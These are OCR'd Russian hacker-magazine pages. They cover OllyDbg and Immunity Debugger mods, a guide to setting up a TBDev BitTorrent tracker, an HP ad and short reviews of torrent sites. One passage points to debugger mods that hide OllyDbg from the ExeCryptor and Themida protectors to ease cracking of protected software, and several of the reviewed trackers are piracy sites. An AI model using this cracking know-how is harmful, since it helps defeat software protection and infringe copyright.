
Баг в Immunity Debugger'е

Immunity Debugger содержит один мелкий, но очень неприятный баг. Если удалить интерпретатор Python с компьютера (или же перенести его в другой каталог) без выполнения процедуры деинсталляции, то Immunity Debugger (по оставшимся записям в реестре) будет считать, что Питон у нас есть и... грохаться при запуске, выдавая одну критическую ошибку за другой, на поиск источника которых можно угробить кучу времени. Переустановка Immunity Debugger'а не помогает, так как инсталлятор смотрит в реестр и видит, что Питон у нас есть, а потому и не ставит его, заставляя Immunity Debugger снова грохаться при первом же запуске. Проблема решается удалением Питона через Панель Управления/Установка и Удаление Программ с последующей переустановкой Immunity Debugger'а.

Моды интерфейса

Английский, конечно, «обще-хакерский международный» и без него много не нахачишь. Но особенности национальных реалий таковы, что толпа народу с инглишем исключительно на «вы». **Русификация** процветает. Лично мыщъх встречает локализованные программы в штыки. В частности, на диске, прилагаемом к материнской плате, что мне «посчастливилось» купить, лежала локализованная версия Nero Express, в которой «громкость» («volume») переведена как «том». Пример яркий, но не единственный. Локализация — своеобразная интеллектуальная игра из разряда «как, черт побери, это звучало в оригинале?!». Мануалы в своей массе используют оригинальные программы, что сильно напрягает владельцев русифицированных версий при их чтении. Попробуй с ходу разберись, в какой пункт нырять, особенно если отсутствует скрин. Ладно, все это лирика. Нужен локализованный мод Ольги, берем, качаем: http://team-x.ru/guru-exe/Tools/Debuggers/OllyDbg/OllyDbg%20v1.10%20Russian.rar

Мыщъх любит сыр и консоль, а вот XP не переваривает. Органически. Клава рулит. Тыкать курсом в иноки — это вообще не по-хакерски. Впрочем, как уже говорилось, о вкусах не спорят и если кто-то сидит под XP (а сидят под ней многие) и хочет, чтобы Ольга была такой же красивой с пурпурными пуговицами, то... почему бы и нет? Можно использовать либо YDbg (он как раз в таком стиле и сделан), либо более легковесный мод, не делающий ничего, кроме смены стиля и потому в упакованном виде весящий меньше, чем мегабайт: http://team-x.ru/guru-exe/Tools/Debuggers/OllyDbg/OllyDbg%20v1.10%20XP.rar



YDbg за работой

Поиск сбойного плагина по времени последнего обращения

Хитрый поиск глючного плагина

При последовательной установке плагинов никаких проблем не возникает. Если свежеустановленный плагин приводит к краху Ольги (или мода), то просто удаляем его и все!
Однако при пакетной установке плагинов или запуске мода с кучей предустановленных плагинов коварная Ольга не сообщает имя плагина, который она в данный момент грузит. Остается только гадать, кто из них гадит. Классическое решение проблемы — последовательное перемещение плагинов в другой каталог. Как только исключение исчезло — последний перемещенный плагин и есть виновник. Но при большом количестве плагинов операция поиска отнимает слишком много времени и возникает желание ее оптимизировать. ОК, перемещаем половину плагинов и смотрим результат. Если исключение исчезло, значит, глючный плагин находится в первой половине, если же нет — то во второй. Найденную половину вновь делим на две части и повторяем эту операцию до тех пор, пока делить будет нечего.
Но и это не предел! Поскольку, плагины грузятся последовательно, а исключение, как правило, возникает в процедуре их инициализации, то в большинстве случаев достаточно удалить/переместить последний загруженный плагин. Операционная система автоматически обновляет дату/время последнего обращения к файлу, просмотреть которую в FAR'е можно по <CTRL-A>. Отсортировать плагины в порядке убывания/возрастания времени последнего обращения — по <CTRL-F9>. Просто скользим по списку файлов вниз (или же распахиваем панель на весь экран в детализированном режиме) и видим, что сначала идут плагины с одинаковым временем последнего обращения, а потом наступает «разрыв», равный промежутку между двумя последними запусками Ольги. Тот плагин, что стоит на границе разрыва — с высокой степенью вероятности и окажется сбойным. Удаляем/перемещаем его и перезапускаем Ольгу/мод.
Впрочем, подобная техника срабатывает далеко не всегда. Случается конфликт нескольких плагинов сразу (иногда трех и более). Некоторые плагины, загружаемые первыми, не вызывают исключения, зато «обламывают» кучу других аддонов, грузящихся после. В результате мы удаляем большое количество ни в чем не повинных плагинов, лишаясь значительной части функционала.
В общем, плагины — дело тонкое. И подбирать их нужно аккуратно, как бриллианты в корону, чего, к сожалению, разработчики большинства модов не делают, даже не утруждая себя тестированием образовавшейся коллекции.



Реакция Immunity Debugger'а на удаление/перемещение каталога с Питоном

ДРУГИЕ СБОРКИ

Мы рассмотрели только четыре мода из трех десятков выложенных на team-x. Что делают остальные? *Readme*, традиционно приложенный к архиву, позаимствован у оригинала и скопирован без изменений. Далее, *file_id.diz* (в тех редких случаях, когда он есть) обычно просто говорит, что это мод Ольги, но не конкретизирует, что именно модифицировано. Поэтому имя архива — практически единственная информация, имеющаяся в нашем распоряжении.
Возьмем, например, **OllyDbg v1.10 ExeCryptor** (http://team-x.ru/guru-exe/Tools/Debuggers/OllyDbg/OllyDbg%20v1.10%20ExeCryptor.rar). Как нетрудно догадаться, он предназначен для сокрытия Ольги от протектора ExeCryptor, а распаковав архив, мы обнаружим набор плагинов, скриптов и прочих полезностей, существенно упрощающих взлом запротекченных программ. Или, скажем, **OllyDbg v1.0 9in1 for Themida** (http://team-x.ru/guru-exe/Tools/Debuggers/OllyDbg/OllyDbg%20v1.0%209in1%20for%20Themida.rar) — мод, скрывающий Ольгу от Фемиды и состоящий из одного-единственного исполняемого файла, который предлагается скопировать в каталог с оригинальной Ольгой.
К сожалению, огромное количество модов носят бессмысленные, ничего не говорящие имена. Тут уместно вспомнить поговорку: как вы яхту назовете, так она и поплывет. Или не поплывет. То есть останется незамеченной хакерской общественностью.
Многие создатели модов ограничиваются тем, что пакуют Ольгу Фемидой или другим крутым протектором, препятствующим доступ к адресному пространству процесса-отладчика со стороны отлаживаемых приложений и тем самым предотвращающим обнаружение. Ну, упаковать Ольгу — особого ума не надо. Это можно сделать и самому, параллельно изменив заголовок главного окна и пункты меню в hex-редакторе.
Моды размером меньше пары мегабайт лучше не качать (если мы заранее не уверены, что они нам нужны) — ничего интересного там не будет. Чем больше размер — тем больше накидано в него плагинов, скриптов и тулз, возможно, даже не имеющих к моду никакого отношения. Но как ни парадоксально, самые большие и тщательно отобранные коллекции плагинов/скриптов содержатся именно в модах.







ПОДНИМАЕМ BITTORRENT-ТРЕКЕР



НАСТРАИВАЕМ СВОЙ СОБСТВЕННЫЙ ТРЕКЕР-РЕСУРС

В уникальности технологии BitTorrent сомневаться не приходится: 150 миллионов пользователей по всему миру — лучшее доказательство того, что система работает. Найти и скачать что-то из Сети? Легко! Но без существования torrent-трекеров, координирующих связь между пользователями, это было бы невозможно.

Протокол BitTorrent — тот самый случай, когда хочется сказать: «все гениальное просто». И правда! Несмотря на всеобщее признание и многомиллионную армию пользователей, в самом протоколе лежат самые что ни на есть «родные» принципы, вроде «Я тебе — ты мне». И в тоже время, это не просто пиринговая сеть, где пользователи закачивают друг у друга расшаренные (открытые для скачки) файлы, непременно простаивая в очереди в ожидании, пока для них, наконец-то, освободится заветный слот. Напротив, это технология, позволяющая получить файл максимально быстро — зачастую быстрее, чем просто скачав его с HTTP-сервера. Большую роль здесь играют так называемые torrent-трекеры, которые изначально подразумевались лишь как координаторы процесса передачи файлов между пользователями, но впоследствии превратились в информационные порталы о расшаренных файлах с бешеной популярностью. Разобравшись во внутренней организации протокола BitTorrent, запустить трекер можно и самому. Затем — раскрутить и эффективно использовать в своих целях. Итак, начнем?


ОБЩИЕ ПРИНЦИПЫ РАБОТЫ ПРОТОКОЛА

Чтобы не прыгать с места в карьер, предлагаю сначала разобрать общие принципы работы технологии BitTorrent. Протокол впервые представлен общественности 2 июля 2001 года, когда программист Bram Cohen опубликовал его первую реализацию на языке Python. Сейчас существует огромное количество клиентов, которыми пользуются более чем 150 миллионов пользователей BitTorrent по всему миру. Такой популярности способствуют несколько причин:


- самая высокая скорость работы по сравнению с другими пиринговыми сетями;
- отсутствие очередей, практически моментальный старт закачек;
- возможность просмотра детальной информации о скачиваемом файле (например, для музыкального альбома — это информация о битрейте, трек-лист, лог-файл программы риппера, обложка), благодаря информационным сайтам, на которых выкладываются торренты;
- возможность закачки файлов по частям;
- раздача файлов происходит напрямую между пользователями, сервера лишь координируют процесс соединения и передачи файлов.

Для обмена файлами пользователю необходим так называемый BitTorrent-клиент — программа, в которой реализован протокол BitTorrent. Чтобы скачать какой-либо файл, необходимо сначала найти для него так называемый torrent-файл, внутри которого содержатся специальные метаданные. Во-первых, это информация о самом файле (его хэш-сума) и, во-вторых, координаты так называемого трекера — компьютера-сервера, который координирует распространение файла. Torrent-файл может хранить информацию не об одном, а сразу о множестве файлов, сохраняя сложную иерархию папок.

Прочитав из torrent-файла метаданные, клиент подсоединяется к трекеру и сообщает ему свой адрес и хэш-сумму запрашиваемого файла. На что в ответ получает адреса других пиров, скачивающих или раздающих этот же файл. Клиент подключается к ним и сразу обменивается информацией об имеющихся сегментах файла. Если кто-то из пиров готов отдавать нужные части, начинается закачка. После того, как хотя бы один сегмент скачан,



Импортирование структуры БД прошло успешно!



Крупнейший в мире трекер Demonoid.com закрывали не раз, но он по-прежнему продолжает работу

клиент проверяет его контрольную сумму и оповещает всех присоединенных пиров о наличии у него этого сегмента. Процесс продолжается до полного скачивания файла.
Получается, что клиенты соединяются друг с другом, обмениваются без непосредственного участия трекера, который лишь регулярно обновляет информацию о подключившихся к обмену пирах и прочую статистику. Для эффективной работы сети BitTorrent необходимо, чтобы как можно больше клиентов были способны принимать входящие соединения. Нужно, чтобы у них были открыты следующие TCP-порты: 6881—6889. Впрочем, они могут быть изменены в случае необходимости, чтобы, например, обойти ограничения файрвола.

ЧТО НАХОДИТСЯ ВНУТРИ TORRENT-ФАЙЛА?

Как уже было сказано, для распространения любого файла обязательно создается файл метаданных, в котором содержится следующая информация:

- общая информация о закачиваемом файле (имя, длина и пр.);
- контрольные суммы сегментов закачиваемого файла;
- URL трекера.

Естественно, вручную ничего делать не надо. Всю работу берет на себя специальная программа, включенная в любой современный torrent-клиент. Именно она разбивает файл на части, размером от 64 до 4 Мб. Для каждого из кусочков высчитывается контрольная сумма (используя алгоритм SHA-1) и записывается в torrent-файл с другими метаданными. Надо сказать, что подсчет контрольных сумм является неотъемлемой частью протокола: как только пользователь скачивает сегмент какого-то файла, он тут же сверяет реальную и заявленную контрольную суммы. Таким образом, обеспечивается отсутствие ошибок на любом этапе закачки. После создания torrent-файл выкладывается в публичное место, чтобы другие пользователи могли его найти — обычно это веб-сайты, связанные с трекером.

ПОГОВОРИМ О ТРЕКЕРАХ

Несмотря на то, что трекер координирует обмен файлами между клиентами, он зачастую даже не знает, какие файлы через него передаются. Ведь пиры, обращаясь к нему, не указывают имена или даже описания, а передают только ничего не говорящие хэш-суммы. С другой стороны, трекеры уже давно перестали быть исключительно технической составляющей, необходимой для работы с системой. Практически все они сейчас имеют специальный веб-интерфейс с дополнительными функциями. Индивидуальная для каждого пользователя статистика раздач, текущее количество сидов и пиров для каждого торрента, общие объемы пересланных между клиентами данных... — давно стали стандартными фишками любого torrent-трекера. И что самое главное, такой интерфейс используется как площадка для хранения и публикации новых torrent-файлов.
Доступ к трекеру может быть открытый или частный. В связи с появлением большого количество халявщиков или, иначе говоря, личеров, закачивающих в огромном количестве файлы, но ничего при этом не отдающих, появились так называемые частные трекеры. Доступ к такому — исключительно после регистрации, которая зачастую возможна только по приглашению уже зарегистрированного пользователя. Для идентификации конкретного клиента трекер использует либо IP-адрес пользователя, либо уникальный для каждого юзера пароль, добавляемый трекером в торрент-файл при его скачивании. Особенность частных трекеров — это специальная система рейтингов, учитывающая количество переданных другим пирам и скачанных себе данных. Администраторы трекера требуют поддержания некоторого минимального соотношения этих двух величин. Как результат, доступность и скорость скачивания торрентов на частном трекере обычно выше, чем на открытом.


ВЫБИРАЕМ ТРЕКЕР

Существуют разные реализации torrent-трекеров, но основным языком, на котором сейчас разрабатывают подобный софт, является PHP! Одним из самых распространенных, безусловно, является TBDev/TBSource и его различные модификации, которые в огромном количестве распространяются по Сети (еще бы, ведь подогнать PHP-скрипт под себя ничего не стоит). В частности, на этом движке «крутятся» такие популярные трекеры, как what.cd и waffles.fm. Помимо этого мне удалось столкнуться и с другими реализациями PHP-трекеров: BtiTracker, xbtit, AKNova, TorrentTrader. Все они требуют установленного на сервере PHP-интерпретатора и используют в качестве данных СУБД MySQL.
Другая часть трекеров, появившаяся значительно ранее, была написана на компилируемых языках. К ним относятся:

- XBTT — известный трекер, первая версия которого появилась еще в далеком 2004 году, однако разработка и поддержка продолжается до сих пор;
- BNBT — портированный на C++ оригинальный Брама Коэна, который был разработан на Python. Сам BNBT, а также два его форка CBTT и XBNBT, к сожалению, больше не развиваются;




Схема работы протокола BitTorrent





info
Трекер считается «слабым» местом системы BitTorrent, поскольку при его отключении новые клиенты просто не могут друг друга «найти». Однако в последних версиях протокола пиры могут обмениваться файлами и без трекера. Во многих популярных клиентах реализована система распределенных хэш-таблиц (DHT), позволяющих пользователям использовать торренты, не имеющие работающего трекера. Более того, большинство клиентов поддерживают технику Peer exchange (PEX) для обмена информации о пирах между собой.



dvd
На диске представлены скрипты для создания BitTorrent-сервера, а также подборка добротных клиентов.



warning
В распространении файлов через BitTorrent нет ничего плохого или противозаконного. Но ровно до тех пор, пока в качестве файлов не начинают передавать варез или защищенные авторским правом продукты. Тогда пользователь нарушает закон. Авторы и редакция в этом случае ответственности не несут.

- Opentracker, который некогда использовал The Pirate Bay (до проблем с ассоциациями звукозаписывающих компаний).

Если выбирать не из скриптовых трекеров, то выбор, очевидно, падет на XBTT и Opentracker, однако, связываться с ними по ряду причин я не рекомендую. На первых порах лучше всего использовать именно PHP-реализации — TBDev/TBSource или xbtit. В качестве примера мы возьмем модификацию TBDEV YSE, которую можно скачать с bit-torrent.kiev.ua либо взять с нашего диска.

ПРИСТУПАЕМ К УСТАНОВКЕ


Итак, что нужно для установки?

1. Веб-сервер с поддержкой PHP (например, Apache или LightTPD);
2. PHP версии 5.1.1 или выше;
3. Сервер базы данных MySQL версии 4.1 или выше (лучше 5.0);
4. Любая оболочка для работы с СУБД MySQL (например, phpMyAdmin или EMS SQL Manager 2007 Pro for mySQL).

Требования настолько минимальные, что для размещения торрент-трекера подойдет даже бесплатный хостинг. Однако вероятность того, что твой торрент скоро откажет или вообще будет удален, очень велика. Поэтому не скупись на платную площадку: на первых порах вполне сойдет самый обычный хостинг, цена на которые не превышает $10-15. Если дело пойдет и трекер будет набирать обороты, можно задуматься о VPS/VDS и, в конечном итоге, выделенном сервере. Единственный тонкий нюанс — это настройки PHP-интерпретатора:

```
• memory_limit = 16M
• error_reporting = E_ALL ^ E_NOTICE
• display_errors = On
• display_startup_errors = On
• log_errors = On
• report_memleaks = On
• short_open_tag = On
• register_globals = Off
• magic_quotes_gpc = Off
• file_uploads = On
• upload_max_filesize = 8M
• allow_url_fopen = On
```

Если все OK, можно приступать к установке. После распаковки архива со скриптами обрати внимание на папку SQL, в которой



uTorrent — один из лучших torrent-клиентов для Windows

лежит один единственный файл database.sql — с его помощью ты сможешь создать базу данных с нужной структурой. Чем мы сейчас и займемся.

1. Практически на любом хостинге установлен скрипт phpMyAdmin, специально предназначенный для удобного управления базами данных через браузер. Обратиться к нему можно так: http://<url ресурса>/phpmyadmin/ или из панели администратора (Plesk, cPanel, DirectAdmin или другая, в зависимости от хостинга — суть у всех одна). В крайнем случае, ничего не стоит установить его самому.
2. Далее создаем новую базу данных, указываем ее имя (скажем, tbdev), а в качестве параметра «Сравнение» выбираем кодировку cp1251_general_ci. Жмем «Создать»
3. Переходим на вкладку «Импорт». Может оказаться так, что такой вкладки не окажется — тогда подойдет вкладка с названием «SQL». Так или иначе, тебе будет предложено указать файл SQL, содержащий последовательность SQL-команд.
4. Жмем на кнопку «Обзор» и указываем путь к нашему SQL-файлу. Не забывая выбрать cp1251, даем команду на импорт.
5. Теперь нужно указать параметры базы данных и самого SQL-сервера нашим скриптам. Для этого перейдем в папку /include и отредактируем следующие параметры в файле secrets.php:

```
$mysql_host = "localhost";// 99%, что тебе не потребуется менять это значение
$mysql_user = "user";// имя пользователя MySQL
$mysql_pass = "password";// ...и пароль
$mysql_db = "tbdev";// имя базы данных
$mysql_charset = "cp1251";// это не трогаем
```

Структура БД, необходимой для нашего трекера

Словарик терминов

Пир (от англ. peer — соучастник) — клиент, участвующий в скачивании и/или раздаче файле
Сварм (от англ. swarm — рой) — группа компьютеров, отправляющих и принимающих один и тот же файл
Сид или сидер (от англ. seed — сеятель) — компьютер, на котором есть полная версия распространяемого файла
Личеры (от англ. leech — пиявка) — люди, которые скачивают файлы, но не предоставляют для скачки другим пользователям
Трекер (tracker) — сервер, который управляет процессом передачи файлов по протоколу BitTorrent
Рейтинг или ratio — соотношение скачанной и отданной информации
Сидбокс (от англ. Seedbox) — выделенный сервер, использующийся для закачки и раздачи каких-либо файлов, постоянно доступных в Сети. Как правило, расположен на площадке с широким каналом и нелимитируемым трафиком.


«Чтобы добиться успеха, нужен по-настоящему надежный принтер».
Вера, 32 года.
hp
ВРЕМЯ – ДЕНЬГИ.
HP ЭКОНОМИТ И ТО И ДРУГОЕ!
Печатайте, сканируйте, копируйте, отправляйте факсы без лишних трат. Вы получите готовый документ буквально за несколько секунд. А оригинальные картриджи HP обеспечат высокое качество печати и надежность, проверенную десятилетиями. Устройства HP Laserjet «все-в-одном» сохранят рабочее пространство в вашем офисе и сократят расходы на печать. Думайте о бизнесе и не беспокойтесь о печати!
www.hp.ru/class, тел.: 8-800-200-3-500
HP Laserjet M1522NF «Все-в-одном»
• Все-в-одном: принтер-сканер-копир и факс
• Скорость печати/копирования – до 23 стр./мин.
• Нагрузка – до 8 000 страниц (A4) в месяц
• Наличие сетевого порта для подключения по сети
• Время выхода первой страницы: менее 9,5 секунд
• Возможность копирования и отправки факсов без компьютера
36A
WHAT DO YOU HAVE TO SAY?*
*К чему стремитесь вы?
© 2008 Hewlett-Packard Development Company, L.P. Все права защищены. На правах рекламы.

Все, теперь файлы трекера можно заливать на сервер. Скрипты написаны таким образом, что ничего больше настраивать не надо. Достаточно набрать в адресной строке браузера путь к только что закачанным скриптам, — и перед тобой появится страница твоего собственного трекера! Первый зарегистрированный пользователь автоматически становится администратором, который может управлять настройками трекера, удалять и редактировать учетные записи, модерировать внутренний форум и т.д., и т.п. Словом, делать все, чтобы трекер служил на благо общества. Описывать особенности работы было бы лишним, в виду простоты всего процесса. Замечу лишь, что часть настроек, влияющих на поведение трекера, находятся также в файле secrets.php.

secrets.php
```
<?

$mysql_host = "localhost";
$mysql_user = "tbevuser";
$mysql_pass = "Gh28jX1";
$mysql_db = "tbdev";
$mysql_charset = "cp1251";

?>
```

Настраиваем параметры подключения к MySQL

Обзор торрент-трекеров

Торренты (http://torrents.ru).
Один из самых крупных российских трекеров. Его ежедневно посещают порядка 160 тысяч пользователей, что очень хорошо для проекта, основанного на чистом энтузиазме. Стоит отметить, что таким популярным он стал за относительно небольшой временной промежуток — всего лишь три года. Среди основных преимуществ можно выделить: большое количество разнообразного контента (начиная от раритетных аудио- и видеозаписей и заканчивая свежими билдами программных продуктов) и высокую скорость закачки за счет многочисленных пиров.

Demonoid (Demonoid.com).

Крупнейший трекер во всем мире, которому объявили настоящую войну ассоциации звукозаписывающих компаний. Еще недавно, когда Демоноид пропал на несколько месяцев, казалось, они эту войну выиграли. Однако весной сервер снова ожил и отлично чувствует себя на украинских площадках. Для регистрации необходимо приглашение от одного из пользователей.

НоваФильм (http://novafilm.tv).

«НоваФильм» — сообщество, специализирующееся на переводе и озвучке популярных телешоу (преимущественно, сериалов). Все свои релизы они оформляют в виде раздач на одноименном трекере. Особенность «НоваФильм» в эксклюзивности и хорошем качестве контента. Новые эпизоды появляются через день-два после их премьеры за бугром. Благодаря такой оперативности, novaFilm.tv стал трекером номер один для всех любителей новых и старых телесериалов.

Лучшие сериалы (http://lostfilm.ru)

«ЛостФильм» можно смело назвать зеркалом «НоваФильм». Почему? Да потому что это еще один трекер, целиком и полностью посвященный распространению популярных сериалов. У кинолюбителей уже давно возник обычай — если желаемый сериал не нашелся на novafilm, значит, он непременно найдется на lost'е.

HD Tracker (http://hdtracker.ru)

Основной контент этого трекера — новинки фильмов в формате HD DVD, Blu-ray и HDTV. Основные посетители ресурса — любители кино с хорошим качеством изображения и обладатели широчайших интернет-каналов. Простым смертным с тормознутым инетом на этом трекере делать нечего, так как средний размер фильма, как правило, не меньше 4-х гигов, а значит, с толщиной канала 64/128 КБит быстро стянуть ничего не получится. Ах да, чуть не забыл. Для регистрации необходимо получить приглашение от одного из пользователей ресурса.

Sharereactor (http://tracker.sharereactor.ru/).

Достаточно хороший и «живой» трекер. Из контента здесь представлено только видео. Причем имеются как новинки, так и достаточно старые и раритетные фильмы. Многие из релизов можно назвать эксклюзивными, ведь созданием озвучки занимаются постоянные посетители ресурса. Только благодаря таким энтузиастам многие могут посмотреть фильм, который еще не был официально дублирован в РФ (а возможно, что и не будет…), а таких фильмов очень-очень много.

TFile (http://tfile.ru/).

Крупный торрент-трекер, который по количеству пользователей и объему представленного контента можно сравнить с torrents.ru (хотя до полноценного torrents.ru ему еще далеко). Контент на трекере самый разнообразный: новые фильмы, фильмы в HDTV качестве, сериалы, soft, мультики, аниме, литература и т.д. Из особенностей можно выделить — стабильность и душевную атмосферу, царящую на форуме. Стабильность работы действительно на высоте. Трекер такого масштаба редко уходит в даун и всегда рад новым гостям. Среди минусов можно отметить достаточно быстрое «остывание» раздач.


Free Exchage (http://tracker.freeexchange.ru).


Один из немногих трекеров, который позволяет качать файлы без регистрации и без каких-либо ограничений. На первый взгляд это хорошо, но если посмотреть с другой стороны, то плохого больше. Отсутствие регистрации порождает халявщиков, которые только качают и совершенно ничего не отдают. Вследствие этого, новинки на трекере появляются не всегда оперативно, а раздачи долго не живут.


The Pirate Bay (http://thepiratebay.org)

